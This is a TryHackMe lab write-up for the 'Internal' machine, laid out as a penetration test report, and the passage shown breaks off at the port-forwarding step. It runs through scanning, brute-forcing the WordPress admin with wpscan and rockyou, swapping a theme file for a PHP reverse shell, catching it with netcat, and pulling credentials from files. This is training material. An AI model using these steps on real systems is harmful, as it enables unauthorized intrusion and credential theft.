PENETRATION TEST Write-up

Prepared by: mic.tec

Prepared for: TryHackMe students

Machine LAB: internal

This report is classified TLP:WHITE. TLP:WHITE is information that is for public, unrestricted dissemination, publication, web-posting or broadcast. Any member of the Information Exchange may publish the information, subject to copyright.

mic.tec :

✉ : salxxx.haxxx@xxx.com
🌍 : www.xxx.com
☎ : 0Xxxxxxxxx

TryHackMe :

✉ : support@tryhackme.com
🌍 : www.tryahckme.com
☎ : 0Xxxxxxxxx

© mic.tec 2021

1. Executive Summary

TryHackMe lab conduct a comprehensive security assessment test in order to help student to test their skills in determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use and to creat a penetration test report.

The main objective of our exam is to perform an external, web and internal penetration test of the provided virtual environment. The exam has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).

1.1. Test Scope

The test scope include one target (Depending on the deployed machine in the lab our target have this IP = 10.10.68.175), lab name "internal"

The client has asked to secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:

- Ensure that you modify your hosts file to reflect internal.thm
- Any tools or techniques are permitted in this engagement
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope

- The test start in 21 February 2021, at 12:00 AM and end in 21 February 2021, at 06:00 AM

Note: We confirm that we cleaned the target from our malicious code, tools and the application and even logs that used during the testing phase (We confirm there is no future bot)

1.2 Result

The table below includes the scope of the tests performed,as well as the overall results of penetration testing these environments.

Environment Tested	Risk Rating	Description
Web Application	HIGH	A 7-10on the Risk Rating scale. Severe issues that can easily be exploited to immediately impact the environment
Internal Network	MEDIUM	A 4-6.9 on the Risk Rating scale. Moderate security issues that require some effort to successfully impact the environment.

1.3 Recommendation

- **For the internal network:**

- Close all unnecessary open port
- Ensure a good cleaning of all noted documentation credentials that lead to SSH guessing (wp-save.txt and note.txt)
- Close all the unnecessary open ports can lead to reverse ssh port forwarding (port 127.0.0.1:8080 which is running a Jenkins)

- **For the web application:**

- Ensure that the credentials protecting for these sites http://127.0.0.1:8080 and http://10.10.68.175/blog/wp-login.php on host 10.10.68.75 are of suitable complexity to prevent brute force attacks,
- Disable default username access (admin) for http://10.10.68.175/blog/wp-login.php on host 10.10.68.75
- Patching are very important for the Jenkins webserver to prevent a low permission from running scripts
- Patching is very important for this old version WordPress on host 10.10.68.75 http://10.10.68.175/blog/wp-login.php against the 3 vulnerability we found
- Database Patching are very important for the http://10.10.68.175/phpmyadmin

2. Report Methodologies

2.1. Passive Information Gathering

As we work in Lab environment we skipped this phase to the Active Gathering, in real work better to do a great research on the target using different technique of passive Gathering (Domain and Sub-Domain Gathering, Google enumeration, Email harvesting, Discovering email pattern, whois enumeration, Recon-ng, etc…)


2.2. Active Information Gathering

- We found two open ports: 22, 80.
  - The target is an Ubuntu virtual machine
  - Port 22 open (No important banner found + default connection is root, we confirmed with: ssh 10.10.68.175)
  - We found 3 interesting hiding pages on the port 80:


    http://10.10.68.175/blog

    http://10.10.68.175/blog/wp-login.php

    http://10.10.68.175/phpmyadmin




```
┌──(root㉿ mictec)-[/home/mictec]
└─# nmap -sC -sV -T4 10.10.68.175 -o box.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-21 02:25 CET
Nmap scan report for 10.10.68.175
Host is up (0.026s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
```





```
┌──(root㉿ mictec)-[/home/mictec]
└─# dirsearch  -u http://10.10.68.175

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30
Wordlist size: 10848

Error Log: /dirsearch/logs/errors-21-02-21_02-16-02.log

Target: http://10.10.68.175/

Output File: /dirsearch/reports/10.10.68.175/_21-02-21_02-16-02.txt

[02:16:02] Starting:
[02:16:05] 403 -  277B  - /.ht_wsr.txt
[02:16:05] 403 -  277B  - /.htaccess.orig
[02:16:05] 403 -  277B  - /.htaccess.bak1
[02:16:05] 403 -  277B  - /.htaccess.sample
[02:16:05] 403 -  277B  - /.htaccess.save
[02:16:05] 403 -  277B  - /.htaccess_orig
[02:16:05] 403 -  277B  - /.htaccessBAK
[02:16:05] 403 -  277B  - /.htaccess_extra
[02:16:05] 403 -  277B  - /.htaccessOLD2
[02:16:05] 403 -  277B  - /.htaccess_sc
[02:16:05] 403 -  277B  - /.htaccessOLD
[02:16:05] 403 -  277B  - /.htm
[02:16:05] 403 -  277B  - /.html
[02:16:05] 403 -  277B  - /.htpasswd_test
[02:16:05] 403 -  277B  - /.httr-oauth
[02:16:05] 403 -  277B  - /.htpasswds
[02:16:06] 403 -  277B  - /.php
[02:16:20] 301 -  311B  - /blog  →  http://10.10.68.175/blog/
[02:16:23] 200 -    4KB - /blog/wp-login.php
[02:16:23] 200 -   53KB - /blog/
[02:16:27] 200 -   11KB - /index.html
[02:16:27] 301 -  317B  - /javascript  →  http://10.10.68.175/javascript/
[02:16:33] 301 -  317B  - /phpmyadmin  →  http://10.10.68.175/phpmyadmin/
[02:16:34] 200 -   10KB - /phpmyadmin/
[02:16:34] 200 -   10KB - /phpmyadmin/index.php
```

Page : http://10.10.68.175/blog




Page : http://10.10.68.175/blog (after adding the internal.thm to our local network in etc/hosts)






Page : http://10.10.68.175/blog/wp-login.php



Page : http://10.10.68.175/phpmyadmin

- Note : the page phpmyadmin is vunerable for sql injection

❖ I also re-enforced my scan for the “blog” repository: dirsearch http://10.10.68.175/blog/




The “wp-content” have some importance. That we will keep it for later use

2.3. Vulnerability detection

Note in a real test scenario better to use some know tools for this case like (nessus or openvas) or some Nikto or Nmap script. But in our case we just did a simple wpscan.

❖ We achieve to identify the username credential for the: http://10.10.68.175/blog :
Wpscan –url http://10.10.68.175/blog -e vp,u



❖ The http://10.10.68.175/blog/wp-login.php run the version 5.4.2 of WordPress and have these vulnerability:

```
┌──(root㉿ mictec)-[/home/mictec]
└─# searchsploit wordpress 5.4.2
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulne                     | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection                     | php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injecti                     | php/webapps/48918.sh
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```


Note: I achieved to get the version of WordPress after the exploitation phase that we will explain in chapter 2.4

2.4. Exploitation (Gained Access)

❖ The previous identified username can lead us to do a brute force attack to get a complete credential
wpscan --url http://10.10.68.175/blog --usernames adx --passwords /usr/share/wordlists/rockyou.txt --max-threads 50

```
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / my2boys Time: 00:01:08 <                    > (3900 / 14348292)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my[redacted]

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Feb 21 03:47:47 2021
[+] Requests Done: 3947
[+] Cached Requests: 4
[+] Data Sent: 1.923 MB
[+] Data Received: 2.423 MB
[+] Memory used: 215.223 MB
[+] Elapsed time: 00:01:40
```

❖ After a successfully connecting to the WordPress page, we found a vulnerability on that page that can lead us to get a reverse shell on the server. We replace the 404.php (in a real word scenario try to upload a new template) with a php-reverse shell code from pentestmonkey.



❖ After we get back a reverse connection, I tried to identify other weakness on the target to helping us in our privilege escalation by using different ways, like (linPEAS.sh, checking PS, checking whoami /priv, crontab, etc…) but the user target has a very limit permission even on file transferring was need a root permission.

So I decide it to make a manual search for each repository on the machine until I found this new credential in a missing file on the machine "wp-save.txt" that lead us to Get another credentials and we confirmed the validity of this new credential by checking the /etc/passwd

Note: I used this link to trigger the shell: http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php

```
┌──(root㉿ mictec)-[/home/mictec]
└─# nc -nvlp 9090
listening on [any] 9090 ...
connect to [10.8.157.151] from (UNKNOWN) [10.10.68.175] 40314
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64
 x86_64 GNU/Linux
 03:53:14 up  2:48,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /opt
$ dir
containerd  wp-save.txt
$ type wp-save.txt
wp-save.txt: not found
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and whe
re they are.

aubr[redacted]:bubb1[redacted]
```

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologi
n
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aubr[redacted]:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

❖ As SSH is our only open port so that lead us to another guessing connection try and with a lucky we successfully found the user flag:

```
┌──(root㉿ mictec)-[/home/mictec/MyRepo/smbfolder]
└─# ssh aubreanna@10.10.68.175
aubreanna@10.10.68.175's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Feb 21 04:01:09 UTC 2021

  System load:  0.0               Processes:              118
  Usage of /:   63.8% of 8.79GB   Users logged in:        0
  Memory usage: 36%               IP address for eth0:    10.10.68.175
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat user.txt
THM[redacted]
aubreanna@internal:~$
```

2.5. Privilege Escalation


❖ Now we have a beautiful hand on the system, so we check netstat –ano, to find if there any ports open, and we get one important port the 127.0.0.1: 8080

```
aubreanna@internal:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/
0)
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      off (0.00/0/
0)
tcp        0      0 127.0.0.1:41395         0.0.0.0:*               LISTEN      off (0.00/0/
0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/
0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/
0)
```

- We creat a reverse SSH port forwarding for the 127.0.0.1:8080, so we can access it locally on the port 9000 from our web browser

